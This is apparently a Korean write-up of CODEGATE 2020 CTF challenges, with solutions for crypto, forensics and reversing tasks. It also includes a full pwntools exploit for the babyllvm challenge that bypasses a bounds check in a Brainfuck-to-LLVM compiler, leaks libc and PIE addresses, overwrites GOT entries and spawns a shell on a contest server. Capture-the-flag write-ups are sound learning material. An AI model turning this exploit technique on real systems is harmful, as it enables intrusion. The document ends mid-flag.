
이름 : 이진헌
닉네임 : OooLabs
소속 : 선린인터넷고등학교

Check_Check



QRCODE 읽으면 된다

FLAG : CODEGATE2020{Q_R_C_O_D_E}

ENIGMA

단순 치환 암호다.

```
DON'T LET YOUR RIGHT HAND KNOW WHAT YOUR LEFT HAND DID
5+,'( "2( )+-3 r-/:( :*,5 ',+1 1:*( )+3 "26( :*,5 5-d


ONCE A HACKER IS AN ETERNAL HACKER
+,92 * :*9'23 -4 *, 2(23,*" :*9'23


A HACKER WITHOUT PHILOSOPHY IS JUST AN EVIL COMPUTER GENIUS
* :*9'23 1-(:+-( @:-"+4+@:) -4 ;_4( *, 2?-" 9+.@_(23 /2,-_4

flag is :
9+52/*(22020{:*9'234 *32 ,+( !+3, +,") -( -4 .*52}

CODEGATE2020{HACKERS ARE NOT BORN ONLY IT IS MADE}
```

!는 저 문제에서 안나오는데 단어를 BORN으로 생각하고 B로 게싱하면 된다.


FLAG : CODEGATE2020{HACKERS ARE NOT BORN ONLY IT IS MADE}

LOL

```
vagrant@ubuntu-xenial:~/Hacking/CTF/2020/code/lol$ binwalk ./Legend.jpeg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
382           0x17E           Copyright string: "Copyright (c) 1998 Hewlett-Packard
Company"
91345         0x164D1         JPEG image data, JFIF standard 1.01
91727         0x1664F         Copyright string: "Copyright (c) 1998 Hewlett-Packard
Company"
183730        0x2CDB2         JPEG image data, JFIF standard 1.01
184112        0x2CF30         Copyright string: "Copyright (c) 1998 Hewlett-Packard
Company"
293597        0x47ADD         JPEG image data, JFIF standard 1.01
293979        0x47C5B         Copyright string: "Copyright (c) 1998 Hewlett-Packard
Company"
404067        0x62A63         JPEG image data, JFIF standard 1.01
404449        0x62BE1         Copyright string: "Copyright (c) 1998 Hewlett-Packard
Company"
508909        0x7C3ED         JPEG image data, JFIF standard 1.01
509291        0x7C56B         Copyright string: "Copyright (c) 1998 Hewlett-Packard
Company"
605001        0x93B49         JPEG image data, JFIF standard 1.01
605383        0x93CC7         Copyright string: "Copyright (c) 1998 Hewlett-Packard
Company"
688620        0xA81EC         JPEG image data, JFIF standard 1.01
772953        0xBCB59         JPEG image data, JFIF standard 1.01
773335        0xBCCD7         Copyright string: "Copyright (c) 1998 Hewlett-Packard
Company"
```

JPEG안에 JPEG들이 많은 걸 볼 수 있다. iHex로 하나씩 빼서 보면 중간 쯤에 플래그 있는 이미지가 있다.



FLAG : CODEGATE2020{J!n*_L00s3_C@^^0^}

SimpleMachine

target파일을 읽어와 VM형식으로 읽어서 실행 시키는데 2스테이지로 이루어져 있다. 2스테이지 모두 2글자씩 읽어와서 연산하는 건 같다. (A = 어떤 값)

첫번째 스테이지는 CODEGATE2028 까지 A + 2글자 == 0 을 확인하므로 로 역연산은 0x10000 - A & 0xffff 하면 된다.

두번째 스테이지는 A1 ^ 2글자 + A2 == 0 은 (0x10000 - A2 & 0xffff) ^ A1 해주면 된다.

첫번째 스테이지는 플래그 형식이라 할 필요 없었고 두번째 스테이지에서 gdb script을 짜서 자동화를 돌렸다. vm연산중에 넣은 인풋 말고도 테이블을 만드는 과정도 있으므로 인풋에 쓰레기값으로 채우고 분기문 레지스터에 쓰레기 값이 있으면 플래그 연산을 하는 것으로 판단하는 식으로 해서 돌렸다. 플래그가 두글자씩 나오므로 나오면 다시 플래그 변수에 추가하고 다시 돌리면 된다

```
#gdb -x source.py
import gdb
import string
import binascii

key1 = False
key2 = False

def zz(a,c) :
  z = ((0x10000 - c )& 0xffff)^a
  print(binascii.unhexlify(hex(z)[2:])[::-1])
```

```
#flag = "CODEGATE2020{ezpz_but_1t_1s_pr3t3xt}".ljust(36,"A")
flag = "CODEGATE2020".ljust(36,"A")

gdb.execute('file simple_machine', to_string=True)

class MyBreakpoint(gdb.Breakpoint):
    def stop (self):
      global key1
      global key2

      if key1:
        key2 = int(gdb.execute('p/x *(unsigned short *)($rdi+0x34)',
to_string=True).split("0x")[1].strip(),16)
        print(hex(key2))
        zz(key1,key2)

      if gdb.execute('p/x $ax', to_string=True).split("0x")[1].strip() == "4141" :
        key1 = int(gdb.execute('p/x *(unsigned short *)($rdi+0x36)',
to_string=True).split("0x")[1].strip(),16)

      return False

MyBreakpoint('*0x55555555588c')
MyBreakpoint('*0x555555555860')
gdb.execute('run target <<< "{flag}"'.format(flag=flag))
exit(-1)
```

FLAG : CODEGATE2020{ezpz_but_1t_1s_pr3t3xt}

babyllvm

```
      headb = self.head.codegen(module)
      br1b = self.br1.codegen(module, (0, 0))
      br2b = self.br2.codegen(module, (0, 0))

      dptr_ptr = findGlobvarByName(module, "data_ptr")
      sptr_ptr = findGlobvarByName(module, "start_ptr")
      ptrBoundCheck = findFunctionByName(module, "ptrBoundCheck")

      # emit code for head

      builder = llvmIR.IRBuilder()
      builder.position_at_end(resolveRight(headb))
```

```
        if not is_safe(0, whitelist):
          dptr = builder.load(dptr_ptr)
          sptr = builder.load(sptr_ptr)
          cur = builder.ptrtoint(dptr, i64)
          start = builder.ptrtoint(sptr, i64)
          bound = builder.add(start, llvmIR.Constant(i64, 0x3000))
          builder.call(ptrBoundCheck, [start, bound, cur])
        currentval = builder.load(builder.load(dptr_ptr))
        zero = llvmIR.Constant(i8, 0)
        cond = builder.icmp_unsigned("==", currentval, zero)
        builder.cbranch(cond, resolveLeft(br2b), resolveLeft(br1b))

        # emit code for taken
        builder.position_at_end(resolveRight(br1b))
        if not is_safe(0, whitelist):
          dptr = builder.load(dptr_ptr)
          sptr = builder.load(sptr_ptr)
          cur = builder.ptrtoint(dptr, i64)
          start = builder.ptrtoint(sptr, i64)
          bound = builder.add(start, llvmIR.Constant(i64, 0x3000))
          builder.call(ptrBoundCheck, [start, bound, cur])
        currentval = builder.load(builder.load(dptr_ptr))
        zero = llvmIR.Constant(i8, 0)
        cond = builder.icmp_unsigned("!=", currentval, zero)
        builder.cbranch(cond, resolveLeft(br1b), resolveLeft(br2b))

        return (headb, br2b)
```

만약 [] (분기문) 이 포함되어 있을 시에 isLinear 를 False로 만들고 headb , br1b (분기문) , br2b를 각각 codegen에 돌린 다음 밑에 is_safe를 통해 ptrBoundCheck 를 넣고 Out Of Bound 를 체크한다.

```
br1b = self.br1.codegen(module, (0, 0))
```

반복문을 실행할 때 whitelist를 0으로 넣고 돌린다. 즉 반복문을 연속적으로 두 개 , + [[CODE]] 으로 돌리면 분기문 안에서 분기문을 돌릴 때 whitelist가 0 이 되기 때문에 is_safe에서는 True가 반환이 되면서 CODE 앞 뒤에 ptrBoundCheck 함수가 들어가지 않아 마음대로 Out Of Bound 를 일으킬 수 있다.

```
rel_pos = 0
```

그리고 codegen을 할 때 마다 rel_pos = 0 으로 초기화 해주고 돌리기 때문에 OOB를 일으키고 또 다른 분기문을 만들고 포인터를 증가 시키면서 Leak 및 Exploit를 해주면 된다. Leak Example) [[<<<< [. >]]]

```
//gcc -o runtime_ex runtime_ex.c  -shared -fPIC
```

```c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

char DATA[0x3004];
char * DATA_ptr = DATA;


void print_char(char a1){
    char buf;
    buf = a1;
    write(1,&buf,1);

    printf("%p \n",buf);
}

char read_char(unsigned long a1){
    char buf;
    read(0, &buf, 1uLL);
    return buf;
}

char *  alloc_data(){
    memset(&DATA, 0, 0x3000uLL);
    return DATA;
}

void ptrBoundCheck(unsigned long a1, unsigned long a2, unsigned long a3){
    if ( a3 < a1 || a3 > a2 ){
    fprintf(stderr, "assert (0x%lx < 0x%lx < 0x%lx)!!\n", a1, a3, a2);
    exit(-1);
  }
}

void dbgPtr(unsigned long a1){
    printf("now : %lx \n", a1);
}
```

그리고 포인터가 제대로 이동했는지 실시간으로 보기 위해서 디버깅용 파일을 만들고 main.py에서 조금 수정해서 opcode가 1이면

```
builder.call(dbgPtr, [cur])
```

를 호출하게하여 실시간으로 디버깅했다.

```
from pwn import *
```

```
#p = process(["./main.py"])
p = remote("58.229.240.181",7777)

pay  = ">" * 16
pay += ",>" *9
pay += "<" * 24
pay += "+[+["
pay += "<" * 97
pay += "[.>]"# read
pay += "<" * 14
pay += "[,>]"
pay += ">" * 10
pay += "[.>]"#fprintf
pay += "<" * 6
pay += "[,>]"
pay += "]]"

p.sendlineafter(">>>",pay)

sleep(1)
p.sendline("/bin/sh;")

libc = u64(p.recvuntil("\x7f")[-6:]+"\x00\x00") - 0x110070 #read

print hex(libc)

p.send(p64(libc+0x4f322)[:6])

pie = u64(p.recvuntil("\x7f")[-6:]+"\x00\x00") - 0x7e6

print hex(pie)

#fprintf -> allocate
#memset -> system

p.send(p64(pie+0x0000000000000935))

p.interactive()
```

fprintf = alloc_data , memset = system으로 덮고

memset(/bin/sh) 할려고 했는데 llvm 때문인지 /bin/sh 덮은 값이 이상한 값으로 바뀌어서 실패했는데 원샷 조건이 되어서 그냥 원샷 했다.

FLAG : CODEGATE2020{next_time_i_should_make_a_backend_for_bf_as_well